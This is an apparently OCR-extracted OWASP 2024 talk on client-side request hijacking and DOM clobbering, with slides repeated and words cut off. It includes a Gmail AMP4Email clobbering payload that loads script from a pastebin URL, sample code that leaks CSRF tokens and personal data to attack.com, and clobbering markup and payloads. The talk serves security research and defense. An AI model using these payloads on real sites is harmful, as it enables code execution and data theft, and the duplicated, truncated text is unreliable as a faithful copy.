
- Other types of HTTP requests and APIs exists
  - The `sendBacon` API accounting for > 35% of the API calls for async requests
  - Web sockets, SSE connections, push notifications, etc

Problem Statement

- Client-side CSRF only one instance of the larger issue of request hijacking
  - Studied client-side CSRF before [USEC'21]
  - Focused

Q1: Browser APIs and Attacks


- Other types of HTTP requests and APIs exists
  - The `sendBacon` API accounting for > 35% of the API calls for async reques
  - Web sockets, SSE connections, push notifications, etc



Problem Statement

- Client-side CSRF only one instance of the larger issue of request hijacking
  - Studied client-side CSRF before [USEC'21]
  - Focused

Q1: Browser APIs and Attacks



- Other types of HTTP requests and APIs exists
  - The `sendBacon` API accounting for > 35% of the API calls for async reque
  - Web sockets, SSE connections, push notifications, etc


- Attack surface
  - No web measurement available, in-the-wild prevalence of request hijacking unknown

Problem Statement

- Client-side CSRF only one instance of the larger issue of request hijacking
  - Studied client-side CSRF before [USEC'21]
  - Focused
- Other types of HTTP requests and APIs exists
  - The sendBacon API accounting for > 35% of the API calls for async reque
  - Web sockets, SSE connections, push notifications, etc
- Attack surfa
  - No web measurement available, in-the-wild prevalence of request hijacking unknown

Q1: Browser APIs and Attacks

Q2: Detection and Prevalence



Problem Statement

OWASP 2024 GLOBAL AppSec LISBON JUNE 24-28


- Client-side CSRF only one instance of the larger issue of request hijacking
  - Studied client-side CSRF before [USEC'21]
  - Focused

Q1: Browser APIs and Attacks

- Other types of HTTP requests and APIs exists
  - The sendBacon API accounting for > 35% of the API calls for async reques
  - Web sockets, SSE connections, push notifications, etc

Q2: Detection and Prevalence

- Attack surfa
  - No web measurement available, in-the-wild prevalence of request hijacking unknown





```
var uri = window.location.hash.substr(1);
if (uri.length > 0) {
  uri = "socialmedia.com/" + uri;
  fetch(uri, { // hijack request
    method: "POST",
    body: JSON.stringify({"CSRF-token": "XSRF-TOKEN"})
  });}
```

- Defenses
  - Classical request forgery defenses are ineffective
  - What countermeasures are useful?

Problem Statement

- Client-side CSRF only one instance of the larger issue of request hijacking
  - Studied client-side CSRF before [USEC'21]
  - Focused

Q1: Browser APIs and Attacks



- Other types of HTTP requests and APIs exists
  - The `sendBacon` API accounting for > 35% of the API calls for async reque
  - Web sockets, SSE connections, push notifications, etc

Q2: Detection and Prevalence

- Attack surfa
  - No web measurement available, in-the-wild prevalence of request hijacking unknown

- Defenses
  - Classical re
  - What countermeasures are useful?

Q3: Defenses and Effectiveness

Q1: Request Browser APIs

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

Compile a list of request-sending Web APIs and their capabilities (W3C, WHATWG)

- Configurable fields (e.g., URL, body, headers)
- Network schemes and methods
- Default constraints (e.g., Same-Origin Policy)

Result: identified **10 request APIs** across six broad request types

	API	Req. Type	Specs	Schemes	Methods	URL	Body	Header
				Capabilities				
#1	Location Href	Top-Level Navigation	[38] §7.2.4	HTTP(S), JS	GET	●	○	○
#2	XMLHttpRequest	Async. Request	[39] §3.5	HTTP(S)	Any	●	●	●
#3	sendBeacon	Async. Request	[17] §3.1	HTTP(S)	POST	●	●	○
#4	Window Open	Window Navigation	[38] §7.2.2.1	HTTP(S)	GET	●	○	○
#5	Fetch	Async. Request	[16] §5.4	HTTP(S)	Any	●	●	●
#6	Push	Push Subscription	[40] §3.3	HTTP(S)	GET, POST	●	●	○
#7	WebSocket	Socket Connection	[41] §3.1	WS(S)	GET	●	●	○
#8	Location Assign	Top-Level Navigation	[38] §7.2.4	HTTP(S), JS	GET	●	○	○
#9	Location Replace	Top-Level Navigation	[38] §7.2.4	HTTP(S), JS	GET	●	○	○
#10	EventSource	Server-Sent Event	[38] §9.2	HTTP(S)	GET	●	○	○

Q1: Vulnerabilities and Attacks

OWASP 2024 GLOBAL AppSec LISBON JUNE 24-28

Examined the security impact when an attacker controls one or more API inputs

- Forge asynchronous request URL --- > client-side CSRF, information leaks
- Forge Location URL --- > client-side XSS, open redirections
- …

Result: identified 10 distinct client-side request hijacking vulnerabilities

- Seven new vulnerabilities
- Two new variants (i.e., new API and/or exploitation)

See paper for more!

Vulnerability	Reqs.	CSRF	XSS	WS Hijack	SSE Hijack	Inf. Leak	Open Red.	DoS	Related Ref.
Forge. Async Req. URL	#2, 3, 5	●	○	○	○	●	○	○	[10, 12, 44]
Forge. Async Req. Body	#2, 3, 5	●	○	○	○	○	○	○	[1, 2, 12, 44]
Forge. Async Req. Header	#2, 5	●	○	○	○	○	○	○	-
Forge. Push Req. URL	#6	○	○	○	○	●	○	●	-
Forge. Push Req. Body	#6	●	○	○	○	○	○	○	[45–47]
Forge. EventSource URL	#10	○	○	○	●	●	○	○	[48]
Forge. WebSocket URL	#7	○	○	●	○	●	○	○	-
Forge. WebSocket Body	#7	●	○	●	○	○	○	○	[44, 49–52]
Forge. Location URL	#1, 8, 9	●	●	○	○	○	●	○	[30, 53, 54]
Forge. Window Open URL	#4	●	●	○	○	○	●	○	-

Legend: Forge.= Forgeable; SSE= Server-Sent Event; WS= WebSocket; #i= row i in Table 1; ●= Applicable Attack; ○= Otherwise.

Request Hijacking: Information Leakage

Rerouting requests containing sensitive information to attacker-controlled domains

example.com

```
let uri = location.hash.substr(1);
(new AsyncRequest(uri))
    .method(POST)
    .setBody(body)
    .send()
```

```
POST /attack.com
csrf_token=...&birthdate=...&name=...
```

- CSRF tokens
- Authorization keys
- Personal Identifiable Information (PIIs)
- …

Warning: attackers can set **CORS headers** on their own domains **to their advantage**!

Request Hijacking: DOM Clobbering


- Code-less markup injection
- Markup id/name collides with sensitive variables or APIs, and overwrites them

```
<img id=globalConfig src="malicious.js" name=clobbered>
```

1 Inject HTML markup

https://example.com

DOM Tree



Vuln. Script?

```
document.globalConfig = {'src': 'script.js', [...]};
// [...]
var s = document.createElement('script');
s.src = document.globalConfig.src;
document.body.appendChild(s);
```

2

→ **Arbitrary Code Execution**

DOM Clobbering: Why It Happens?

- Locating DOM elements:

The clean way: DOM query selectors


```
document.querySelector("[id=Y]")
```

The dirty way: Property access on **window** or **document**

`document.X.Y`, or `window.Y`

Named Access on Window/Document

Example: select node n5 in the tree.




DOM Clobbering: Why It Matters?

← HTML & JavaScript usage metrics > all features > timeline

DOMClobberedVariableAccessed   Show all historical data: ☐

Percentage of page loads over time

The chart below shows the percentage of page loads (in Chrome) that use this feature at least once. Data is across all channels and platforms. Newly added use counters that are not on Chrome stable yet only have data from the Chrome channels they're on.



⚠ **~ 11%** of pages depend on clobbered variables


Cannot immediately turn off…

Source: `https://chromestatus.com/metrics/feature/timeline/popularity/1824`

DOM Clobbering: Why It Matters?

- Example: **Request Hijacking** via DOM Clobbering in GMail's AMP4Email sanitizer (2019)

Gmail's Dynamic Mail Feature[1]




```
var script = window.document.createElement("script");
script.async = false;

var loc;
if (AMP_MODE.test && window.testLocation) {
    loc = window.testLocation
} else {
    loc = window.location;
}

if (AMP_MODE.localDev) {
    loc = loc.protocol + "//" + loc.host + "/dist"
} else {
    loc = "https://cdn.ampproject.org";
}

var singlePass = AMP_MODE.singlePassType ? AMP_MODE.singlePassType + "/" : "";
b.src = loc + "/rtv/" + AMP_MODE.rtvVersion; + "/" + singlePass + "v0/" + pluginName + ".js";

document.head.appendChild(b);
```

```
<!-- We need to make AMP_MODE.localDev and AMP_MODE.test truthy-->
<a id="AMP_MODE"></a>
<a id="AMP_MODE" name="localDev"></a>
<a id="AMP_MODE" name="test"></a>

<!-- window.testLocation.protocol is a base for the URL -->
<a id="testLocation"></a>
<a id="testLocation" name="protocol"
   href="https://pastebin.com/raw/0tn8z0rG#"></a>
```

Consequence

Arbitrary code execution


[1]**Source:** https://workspaceupdates.googleblog.com/2019/06/dynamic-email-in-gmail-becoming-GA.html

DOM Clobbering: Automated Discovery

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

Markup Generation and Testing

- **24M** test cases
- **19** browsers (mobile and desktop)
- Covered all tags, attributes, relations and targets
- Targets: variable *X*, object property *X.Y*, and *built-in* APIs



Results

Uncovered 31,432 distinct clobbering markups across five different techniques

Only 481 previously known

Example: New HTMLCollection: object tags with the same name

```
<object name=X><object name=X id=Y>
```

DOM Clobbering: Catalog of Attack Markups

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

Filter by Browser / Platform / Version ✖ Search

« scroll »

	#	Markup	Clobbered	Tag1	Tag2	Attributes1	Attributes2	Rel. Type
+	1		window.x	a	-	[id=x]	-	-
+	2	<abbr id="x" ></abbr>	window.x	abbr	-	[id=x]	-	-
−	3	<acronym id="x" ></acronym>	window.x	acronym	-	[id=x]	-	-


Online Browser Testing

```
let payload = `<acronym id="x" ></acronym>`;
let div = document.createElement('div');
let is_clobbered = false;
try {
    div.innerHTML = payload;
    document.body.appendChild(div);
    let v = eval(target);
    if (v && (!isNaN(v) || v.toString().indexOf('HTML') > -1 || v.toString().indexOf('Element') > -1
        || v.toString().indexOf('Collection') > -1 || v.toString().indexOf('Window') > -1)) {
        is_clobbered = true;
    }
} catch(e) {
    is_clobbered = false;
}
document.body.removeChild(div);
console.log("clobbered:", is_clobbered);
```

Test this clobbering payload in your browser now: Run Test

domclob.xyz

DOM Clobbering: Attack Payload Generator Service



Q1: Request API Prevalence

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

- In total, observed 7.9M API calls in Tranco top 10K domains (~1M webpages)

- **Most widespread**
  - Top-level navigation requests via `location.href`
  - Present on more than 8K sites

- **Most frequently used**
  - Asynchronous requests via the `XMLHttpRequest`
  - Almost 3M calls across over 400K pages

	API	# Sites	# Pages	# Calls
#1	Location Href	8,044	214,554	1,096,306
#2	XMLHttpRequest	7,522	407,819	2,884,556
#3	sendBeacon	7,061	291,580	2,824,388
#4	Window Open	6,972	162,153	559,592
#5	Fetch	5,215	105,463	403,701
#6	Push	1,528	23,566	40,567
#7	WebSocket	1,280	33,724	145,713
#8	Location Assign	987	10,092	22,309
#9	Location Replace	731	6,421	14,309
#10	EventSource	453	1,690	5,503

Q1: Request API Prevalence

OWASP 2024 GLOBAL AppSec | LISBON JUNE 24-28

- In total, observed 7.9M API calls in Tranco top 10K domains (~1M webpages)

- **Most widespread**
  - Top-level navigation requests via `location.href`
  - Present on more than 8K sites

- **Most frequently used**
  - Asynchronous requests via the `XMLHttpRequest`
  - Almost 3M calls across over 400K pages.

	API	# Sites	# Pages	# Calls
#1	Location Href	8,044	214,554	1,096,306
#2	XMLHttpRequest	7,522	407,819	2,884,556
#3	sendBeacon	7,061	291,580	2,824,388
#4	Window Open	6,972	162,153	559,592
#5	Fetch	5,215	105,463	403,701
#6	Push	1,528	23,566	40,567
#7	WebSocket	1,280	33,724	145,713
#8	Location Assign	987	10,092	22,309
#9	Location Replace	731	6,421	14,309
#10	EventSource	453	1,690	5,503

⚠ The widespread usage of request-related APIs presents an attractive attack surface

Request hijacking threats have not been considered for 44% of API calls by prior work


Q2: Vulnerability Detection (JAW v3: Sheriff)

- Proposed a static-dynamic framework to study client-side request hijacking at scale

Q2: Vulnerability Detection (JAW v3: Sheriff)

